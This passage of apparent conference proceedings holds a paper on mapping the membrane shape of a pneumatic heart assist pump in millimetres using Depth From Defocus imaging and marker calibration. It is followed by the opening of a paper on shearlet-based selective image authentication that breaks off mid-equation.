Military University of Technology  
Kaliskiego Str. 2,  
01-489 Warsaw, Poland,  
IEEE Member # 92707852  
Email: krzysztof.murawski@wat.edu.pl

**Abstract**—The paper sets out and presents a new approach to determine the shape of the flaccid membrane of the extracorporeal pneumatic heart assist pump. This is a continuation of earlier work on the use of image processing and analysis techniques to determine the membrane shape of an artificial ventricle. The study focused on the membrane shape mapping in the actual dimensions - in the real world. The method to transform measurement results in pixels to dimensions in the real world in millimetres as well as the obtained results of this process were presented.

## I. INTRODUCTION

THIS paper presents how to use a new technique, the Depth From Defocus (DFD) type presented in [1 - 5], to determine the shape of the flaccid membrane of the extracorporeal pneumatic heart assist pump, Fig. 1, in the actual dimensions - in the real world. The work carried out in this area provides an opportunity to develop a method for determining the stroke volume of the artificial ventricle. Studies of this type are carried out in the framework of the Polish Artificial Heart (PSS) [6 - 8]. As a result of the lack of satisfactory solutions original works are suspended. Thus, to solve the problem, studies on a visual method of the measurement were initiated; e.g. [9 - 12]. Additionally this method creates the possibility of a practical use of opaque biologically inert layers, which are already developed in the framework of PSS. This should significantly reduce the risk of the formation of clots while maintaining the safe operation of the heart support pump.

## II. MOTIVATION

One of the basic heart function parameters is the stroke volume of the chamber. The instantaneous stroke volume of



Fig. 1 The extracorporeal pneumatic heart assist pump developed in the framework of the Polish Artificial Heart

a controlled pneumatic artificial ventricular can be determined by knowing the momentary shape of its flaccid membrane. Presented in [1 - 5] the Depth From Defocus (DFD) type method has been developed for visual distance measuring. It can also successfully be used for the construction of the sensor defining the shape of the flaccid membrane of the extracorporeal heart support pulse pump. It can take two forms of implementation. Until now the visualization of the shape of the membrane was performed only in the virtual world (augmented reality). Currently, studies are being carried out to lead to the determination of the shape of the membrane in the real world. Mapping the membrane shape of the artificial ventricle in the actual dimensions will enable the user to determine the stroke volume using the numerical integration method.

## III. OBJECT OF THE STUDY

The study was conducted on the extracorporeal pneumatic heart assist pump model, Fig. 2. The model was modelled based on the ReligaHeart® EXT prosthetic, Fig. 1. Using the model is justified because of the significant costs of the original prosthesis. The pneumatic heart assist pump model has a pneumatic chamber and a blood chamber separated by a flaccid membrane. The momentary shape of the flaccid membrane affects the volume of the blood chamber. The membrane is controlled by air into the pneumatic chamber. Pushing out air into the pneumatic chamber results in movement of the membrane downward. This state corresponds to the ejection of fluid from the blood chamber.




Fig. 2 The cross-section of the extracorporeal pneumatic heart assist pump model

The opposite process causes the rising of the membrane and filling bloody chamber with liquid.

Using a flaccid membrane in the pneumatic heart assist pump, even though raises many problems, is necessary from a medical point of view. Such a membrane limits the formation of coagulation and eliminates the problem of sedimentation of blood (dividing into fractions).

#### IV. MEASUREMENT METHOD

The essence of the used measurement method is to observe a surface of the membrane at a close distance with a fixed-focus camera equipped with wide-angle lens and to determine the shape of this membrane in the 3-dimensional space on the basis of a one-shot image.

In the measurement process the image processing and analysis techniques are used. Firstly, the image is acquired from the camera. Next, the image is masked using a circle mask in order to hide unnecessary parts of the image. Then the image segmentation using thresholding is performed. After that, markers are detected. This method works due to markers (in the study, round white markers with a diameter of 3 mm) arranged on the surface of the membrane from the pneumatic chamber side. During the membrane movement the markers do not change their physical size. Their smaller or larger surface area visible in the image is related only to their proximity or distance from the front of the camera. On the basis of pixel coordinates and a surface area of each marker we can determine their location in the 3-dimensional space. Having the determined several dozen markers, the same number of real points on the membrane surface can be obtained. Other points, in the required quantity, are determined using triangulation-based cubic interpolation.

As a result, a grid representing the membrane shape of the artificial ventricle in the actual dimensions is obtained. This method is very fast by the fact that during measurement the position of the camera and all lens and camera settings (focus, aperture and focal length) remain unchanged.

#### V. THE DIMENSIONS OF THE MEMBRANE

The difficulty of determining the real membrane shape of the heart assist pump fitted with a flaccid membrane, Fig. 3, is that the pump has only two membrane states with a known mathematical description. The first state occurs when the blood chamber is fully submerged with blood; the membrane then takes on a convex shape. The second state occurs with full blood pressure from the heart pump; the membrane then takes on a concave shape.



Fig. 3 The flaccid membrane




Fig. 4 The geometric dimensions of the spherical cap

In both these states the membrane takes on a shape of the spherical cap, Fig. 4. For these characteristic states the geometric dimensions can be determined because a few parameters of the pump designed in the framework of PSS are given. The radius of the spherical cap  $a$  equals 35 mm. The volume of this spherical cap  $V$  equals 35 ml and this is a half of 70 ml which is the assumed stroke volume of a heart for an adult man. With the known radius of the spherical cap the geometrical dimensions of the membrane on the X-Y plane are known. To determine the extreme positions of the membrane in the Z-axis the value of  $h$  is required. It can be determined on the basis of the formula (1) and after solving the equation (2).

$$V = ((\pi h^2)/3) \cdot (3R - h) \quad (1)$$

$$h^3 + 3a^2h - 6V/\pi = 0 \quad (2)$$

The calculated value of  $h$  equals 16.8803 mm. Having values of  $a$  and  $h$  the all extreme positions of the membrane in the 3-dimensional space are known.

#### VI. TRANSFORMATION OF THE X- AND Y-COORDINATES

The transformation of the x- and y-coordinates is performed directly based on the pixel coordinates of the image, Fig. 5.




Fig. 5 View of the membrane from camera with the coordinate system added

For transformation purpose, the 2-dimensional shape of the membrane determined in pixels is calculated using a linear transformation for the x-coordinate (3) and for the y-coordinate (4).

$$X = [(x - x_0)/(2 \cdot r)] \cdot (X_{max} - X_{min}) \quad (3)$$

$$Y = [(y_0 - y)/(2 \cdot r)] \cdot (Y_{max} - Y_{min}) \quad (4)$$

In the study, a 900 px x 900 px image, masked by a circle of a radius  $r = 410$  px, is calculated to a range from -35 mm to 35 mm, assuming that the centre of the scale is in the centre of the membrane. For the givens:

$$r = 410 \text{ px}, \quad x_0 = 450 \text{ px}, \quad y_0 = 450 \text{ px},$$

$$X_{max} = Y_{max} = 35 \text{ mm}, \quad X_{min} = Y_{min} = -35 \text{ mm}$$

We obtain the simplified linear transformation equations:

$$X = 0.08537 \cdot x - 38.4146 \text{ [mm]} \quad (5)$$

$$Y = -0.08537 \cdot y + 38.4146 \text{ [mm]} \quad (6)$$

The equations (5) and (6) can be used to the transformation of the x- and y-coordinates from pixels to millimetres. So far a grid defined in such a way presents the determined shape of the membrane dimensioned in the actual 2-dimensional space.

## VII. TRANSFORMATION OF THE Z-COORDINATE

The transformation of the z-coordinate is not performed directly based on the pixel coordinates of the image. To solve the problem, the dependency of the marker area from a distance of the marker to the front of the camera must be determined. This dependency is not constant even for the same artificial ventricle model and will vary due to various factors. The camera and lens parameters, the type of lighting, the threshold value, size and colour of markers, kind of surface and colour of the membrane can affect this relationship. Trial tests confirmed that depending on the mentioned factors, different values of the marker area in the image can be obtained for the same distance. This applies in particular to the central marker which, due to its location, can achieve the largest and the smallest possible surface area in the image and thus determines the extreme values in the Z-axis. Simultaneously it can observe that during changing




Fig. 6 The measurement pattern designed in CAD software




Fig. 7 The ready-made measurement pattern

working conditions of the heart pump, the proportion of the changes of a surface area of the markers at different distances remains constant. This leads to the conclusion that the differences between the markers area at different distances can have a linear character. In order to verify this hypothesis the suitable measurement pattern was designed, Fig. 6. This takes the form of steps of well-known heights. The 3 mm difference between steps (except the extremes) was assumed. The pattern also allows to compare the measurement results with the reference distances of each marker to the front of the camera optical sensor; e.g. for the calibration purpose. The measurement pattern was designed in CAD software. Then it was 3D printed with an accuracy of 0.001 mm on the X and Y axes with a layer thickness on the Z-axis of 0.09 mm, Fig. 7. On the steps of the pattern 14 round, white, markers having a diameter of 3 mm were arranged, one on each step.

For the study, a laboratory stand was designed and built. Different parts of the stand were printed on a 3D printer. After assembly a stable structure was created eliminating random movements and changes in camera viewing angles with respect to the membrane or the pattern in each of the spatial dimensions, Fig. 8. The station allows for quick and easy replacement of the tested membranes or patterns. It is equipped with a miniature monochrome XIMEA camera model MU9PM-MH with a lens with a fixed focal length  $f = 1.8$  mm and a viewing angle of  $126^\circ$ . The camera is connected to a computer using a USB 2.0 port interface. This is completed with the authors' software, which enables measurement and enables real-time imaging.




Fig. 8 The laboratory stand with the measurement pattern






Fig. 9 View of the measurement pattern from camera with detected markers

The pattern was mounted into the laboratory station and the measurement procedure was performed, Fig. 9. The measurement was conducted in three different conditions changing lighting parameters and the threshold value. The obtained values of a surface area of the detected markers for all three cases have been collected in Table I. At the same time, a surface area of all markers at different heights was determined. The height (distance) equal to 0 was assumed on the level of the outline of a circular membrane. The image sharpness was set on this level focusing on the central marker. For a distance greater than 0 (a height less than 0), the appropriate negative value was assumed.

TABLE I.  
THE DEPENDENCY OF THE MARKER AREA  
FROM THE HEIGHT

Height [mm]	Marker area [px]		
	E. 1	E. 2	E. 3
16.8803	6156	5663	4844
15	5762	5271	4479
12	4938	4141	3447
9	3788	3391	2798
6	3045	2607	2103
3	2189	1777	1347
0	1439	1039	545
-3	1357	1054	486
-6	1292	894	436
-9	1219	866	404
-12	1169	864	391
-15	1067	685	374
-16.8803	954	744	349

where E.  $n$  is a number ( $n$ ) of experiment




Fig. 10 Graphs of the dependency of the marker area from the height

The results confirmed that the differences between the markers area at different distances have a linear character. However, the graph of the dependency of the marker area from the height, Fig. 10, shows that two separate dependencies are needed for each case. The approximation of results shown that for the  $z$ -coordinate transformation purpose, it is not necessary to determine a dependency of the marker area from the distance for all possible values, but is enough to measure only two extremes and to know a value of zero from the calibration. This should significantly simplify the sensor calibration and to allow making necessary corrections even during normal operation of the pneumatic heart assist pump.

Assuming that  $A_z$  is a surface area of the current marker,  $A_{zero}$  is a surface area of the central marker on the level of the outline of a circular membrane,  $A_{top}$  is a surface area of the central marker for the membrane in the maximum upper position and  $A_{bottom}$  is a surface area of the central marker for the membrane in the maximum down position, the equations (7 – 9) for the  $z$ -coordinate were determined.

$$z = A_z - A_{zero} \quad (7)$$

$$Z = (z \cdot Z_{max}) / (A_{top} - A_{zero}) \quad \text{for } z \geq 0 \quad (8)$$

$$Z = (z \cdot Z_{min}) / (A_{bottom} - A_{zero}) \quad \text{for } z < 0 \quad (9)$$

In the study, for the givens:

$$A_{top} = 6156 \text{ px}, \quad A_{zero} = 1439 \text{ px}, \quad A_{bottom} = 954 \text{ px},$$

$$Z_{max} = 16.8803 \text{ mm}, \quad Z_{min} = -16.8803 \text{ mm}$$

We obtain the simplified linear transformation equations:

$$Z = 0.00358 \cdot A_z - 5.1496 \text{ [mm]} \quad \text{for } A_z \geq 1439 \quad (10)$$

$$Z = 0.0348 \cdot A_z - 50.0843 \text{ [mm]} \quad \text{for } A_z < 1439 \quad (11)$$

The equations (10) and (11) can be used to the transformation of the  $z$ -coordinate. Finally, using also the previously determined equations (5) and (6), a grid defined in such a way presents the determined shape of the membrane dimensioned in the actual 3-dimensional space.




Fig. 11 The ideal shape of convex membrane in the actual dimensions

### VIII. RESULTS OF RESEARCH

Knowing the suitable transformation equations, the shape of the flaccid membrane of the extracorporeal pneumatic heart assist pump model in the actual dimensions was possible to determine. Firstly, the ideal shapes of convex and concave membrane, Fig. 11 and Fig. 12, in the actual dimensions were determined based on the geometric dimensions of the spherical cap. Then the full measurement procedure was performed for these extreme positions of the membrane, Fig. 13 and Fig. 14. As a result, it was possible to obtain the shape mapping of the membrane in the form of a measuring grid and determining for each point of the grid a reference value. With these two values the measurement errors could be determined and their causes analyzed. Obtained from the measurements, mappings of a shape of convex and concave membrane, Fig. 15 and Fig. 16, in the actual dimensions have confirmed a propriety of the determined transformation equations.

On the surface of the membrane 49 round, white, markers having a diameter of 3 mm were arranged. The study assumed an even distribution of markers forming squares. The distance between the centres of the neighbouring markers was 7.7 mm. Markers were placed starting from the




Fig. 12 The ideal shape of concave membrane in the actual dimensions




Fig. 13 View from camera of convex membrane with detected markers

central marker. Analyzing the results, deformation of the membrane shape around the markers' positions is noticeable. This is due to the interpolation that is used to calculate values between markers.

In the case with a convex membrane the mapping of the membrane shape is appropriate. The achieved shape, almost on the entire surface, is comparable to that of the ideal membrane. For the concave membrane the mapping of the membrane assumes the correct shape of a spherical cap. The greatest errors were obtained for the markers, which are far from the centre of the membrane.

In both cases difference between all of the measurement values and their reference values does not exceed 5%. The shape of the projection is subject to the smallest error in the vicinity of the central marker. The biggest inaccuracy was obtained for markers which position was close to the edge of the membrane. This effect is mainly due to insufficient number of markers located at these places.




Fig. 14 View from camera of concave membrane with detected markers




Fig. 15 The mapped shape of convex membrane from the measurements




Fig. 16 The mapped shape of concave membrane from the measurements

## IX. CONCLUSION

The paper presents a method of the membrane shape mapping of the extracorporeal pneumatic heart assist pump in the actual dimensions. This method can be used to transform results in pixels to dimensions in the real world in millimetres. This was a continuation of works on the use of image processing and analysis techniques for calculating the stroke volume of an artificial ventricle.

In the study the appropriate equations to transformation of the x-, y- and z-coordinates were analyzed and determined. These equations allow the user to obtain a measurement grid which represents the shape of the membrane dimensioned in the actual 3-dimensional space.

The usefulness of the determined transformation equations was confirmed by the conducted measurements for two extreme states of the membrane.

The developed method will enable to determine the stroke volume of the artificial ventricle using the numerical integration method.

## REFERENCES

- [1] K. Murawski, "Method of measuring the distance using one camera", Patent Application: P.408076, 2014. (in Polish).
- [2] K. Murawski, M. Murawska, T. Pustelny, "The system and method of determining the shape of the membrane pneumatic pump of extracorporeal heart assist device", Patent Application: nr P.414104, 2015. (in Polish).
- [3] K. Murawski, "Measurement of membrane displacement using a motionless camera", *Acta Phys. Pol. A*, 128, 1, 2015, 10 – 14. DOI: 10.12693/APhysPolA.128.10.
- [4] K. Murawski, "Measurement of membrane displacement with a motionless camera equipped with a fixed focus lens", *Metrology and Measurement Systems*, 22, 1, 2015, 69 – 78. DOI: 10.1515/mms-2015-0011.
- [5] K. Murawski, A. Arciuch, T. Pustelny, "Studying the influence of object size on the range of distance measurement in the new Depth From Defocus method", 2016 Federated Conference on Computer Science and Information Systems (FedCSIS), Gdansk, 2016, pp. 817-822. DOI: 10.15439/2016F136.
- [6] J. Sarna, R. Kustosz, E. Woźniewska, M. Gonsior, A. Jarosz, K. Szymańska, D. Hansel, E. Krzak, Program „Polskie Sztuczne Serce” Sojusz Medycyny, Nauki i Techniki, ISBN 978-83-63310-16-5, 2013, (in Polish).
- [7] P. Gibinski, G. Konieczny, E. Maciak, Z. Opilski, T. Pustelny, "Acoustic device for measuring instantaneous blood volume in cardiac support chamber i.e. pneumatic heart assist driving chamber, has sensor supporting heart in openings, and audio amplifier connected with volume unit of blood-cell support", Patent Number(s): PL394074-A1, 2011.
- [8] G. Konieczny, T. Pustelny, P. Marczyński, "Optical sensor for measurements of the blood chamber volume in the POLVAD Prosthesis - static measurements", *Acta Phys. Pol. A*, 124, 3, 2013, 479 – 482. DOI: 10.12693/APhysPolA.124.479.
- [9] L. Grad, K. Murawski, T. Pustelny, "Measuring the stroke volume of the pneumatic heart prosthesis using an artificial neural network", *Proc. SPIE 10034, 11th Conference on Integrated Optics: Sensors, Sensing Structures, and Methods*, 2016; DOI: 10.1117/12.2243952.
- [10] K. Murawski, T. Pustelny, L. Grad, M. Murawska, "Estimation of the blood volume in pneumatically controlled ventricular assist device by vision sensor and image processing technique", *Proc. 21st International Conference on Methods and Models in Automation and Robotics (MMAR)*, 2016; DOI: 10.1109/MMAR.2016.7575115.
- [11] W. Sulej, L. Grad, K. Murawski, "The technique of accuracy measurement of membrane shape mapping of an artificial ventricle", *Proc. SPIE 10455, 12th Conference on Integrated Optics: Sensors, Sensing Structures, and Methods*, 2017; DOI: 10.1117/12.2280806.
- [12] L. Grad, K. Murawski, W. Sulej, "Research to improve the accuracy of determining the stroke volume of an artificial ventricle using the wavelet transform", *Proc. SPIE 10455, 12th Conference on Integrated Optics: Sensors, Sensing Structures, and Methods*, 2017; DOI: 10.1117/12.2280804.



# Selective Image Authentication Using Shearlet Coefficients Tolerant to JPEG Compression

Aleksei Zhuvikin

Department of Secured Communication Systems,  
The Bonch-Bruевич Saint Petersburg State University of Telecommunications  
Saint-Petersburg, Russia  
Email: zhuvikin@ya.ru

**Abstract**—A novel selective image authentication system based on the robust digital watermarking is proposed. The discrete shearlet transform is performed in order to extract the feature vector from the image. The cone-adapted version of the transform is used to calculate the shearlet coefficients more precisely and to avoid the biased treatment. The proposed approach allows to use conventional cryptographic digital signature for the image feature vector verification and makes the authentication scheme more secure. In order to embed watermark (WM) into the image the areas HL3 and LH3 of the Haar wavelet transform coefficients are used. Experimental results show that the proposed selective image authentication system is effective in terms of tolerance to JPEG compression, malicious image tampering detection and visual image quality just after embedding.

**Index Terms**—Digital images; selective image authentication; cone-adapted shearlet transform; JPEG; 3-bit hash quantization; Haar-wavelet transform.

## I. INTRODUCTION

AN authentication of digital objects is widely applicable and is commonly used nowadays. The primary aim of this procedure is a saving of data integrity and a confirmation of the truth. Regarding to the digital images and other multimedia kinds of content, there are no problems to perform a content verification in a case of strict authentication type. This definition of the problem assumes that the data integrity is broken even if only one data bit had been changed. Several methods are well known for authentication within cryptography, e. g. digital signature (DS) [1]. The only limitation is that DS is appended to the object itself and can be corrupted or even lost in case of incautious use. As an alternative approach a *digital watermarking* [2] for image content authentication can be applied. There are practical applications implying to keep image exactly as it is. For example, if medical image would contain compression artefacts this could lead to wrong diagnostics. This issue is usually solved with conventional cryptography by *strict image authentication* [3], [4]. However, strict image authentication methods are not applicable in the fields where a certain set of the content manipulations is assumed to be acceptable. So called *selective image authentication* manages to solve this task [2].

A selective image authentication is a well known problem and is a point of interest of many works [5]–[10]. Usually an image compression is classified as a legal image manipulation

since it doesn't change image content, and thus should not break in an authentication. In the proposed method we primarily focus on the tolerance to JPEG compression algorithm [11] for its wide application in legal image processing.

Image features extraction techniques of the most advanced proposed methods for selective image authentication use the following types of the image preprocessing. Method based on the key-points features extraction is presented in [5]. The several algorithms use the image moments calculation [6], [7], content describing by using of wavelet coefficients [8], central-finite differences [9], ridgelet and radon transforms [10], etc. In this paper we present a novel selective image authentication method which uses *shearlet transform coefficients* [12] as an image content descriptor. Recent investigations [13] show that shearlet coefficient properties are well suited for this purpose as a face and pattern recognition. Due to the fact that shearlets are able to describe considered signal in details and sparsely [12] it is reasonable to involve these properties to the problem of selective image authentication. We show that some of the shearlet coefficients are tolerant to JPEG compression and, on the other hand, are sensitive to the image content modifications. Due to the usage of 3-bit quantization technique the extracted image features can be signed and embedded in the image as a digital watermark (WM). Any algorithm robust to JPEG compression can be chosen as a watermark embedding method. We use 3-level *Haar wavelet transform* [14] for watermarking embedding that provides acceptable visual quality just after embedding.

Section II of the paper presents the main properties of discrete shearlet transform and explains the feature vector calculation technique. 3-bit quantization method is covered in Section III. The usage of the embedding and extraction algorithms is considered in Section IV. The simulation results are presented in Section V followed by conclusions in Section VI.

## II. CONE-ADAPTED DISCRETE SHEARLET TRANSFORM AND IMAGE FEATURES EXTRACTION

The shearlet transform was introduced in 2006 [12] for the mathematical analysis of anisotropic features of the multivariate signals. Being a generalisation of wavelets, shearlets provide sparse representations for the large class of multidimensional data by given dilation, shear and translation parameters. We propose shearlet transform to be used for image features



$$\mathcal{SH}_{j,k,m}(I) = \begin{cases} \mathcal{F}^{-1}(\phi(\omega_1, \omega_2) I(\omega_1, \omega_2)) & |\omega_2| < 1, |\omega_1| < 1, \\ \mathcal{F}^{-1}(\psi(4^{-j}\omega_1, 4^{-j}k\omega_1 + 2^{-j}\omega_2) I(\omega_1, \omega_2)) & |\omega_1| \geq 1/2, |\omega_2| < |\omega_1|, |k| \leq 2^j - 1, \\ \mathcal{F}^{-1}(\psi(4^{-j}\omega_2, 4^{-j}k\omega_2 + 2^{-j}\omega_1) I(\omega_1, \omega_2)) & |\omega_1| \geq 1/2, |\omega_2| > |\omega_1|, |k| \leq 2^j - 1 \\ \mathcal{F}^{-1}(\psi^{h \times v}(4^{-j}\omega_1, 4^{-j}k\omega_1 + 2^{-j}\omega_2) I(\omega_1, \omega_2)) & |\omega_1| \geq 1/2, |\omega_2| \geq 1/2, |\omega_1| = |\omega_2|, |k| = 2^j. \end{cases} \quad (3)$$

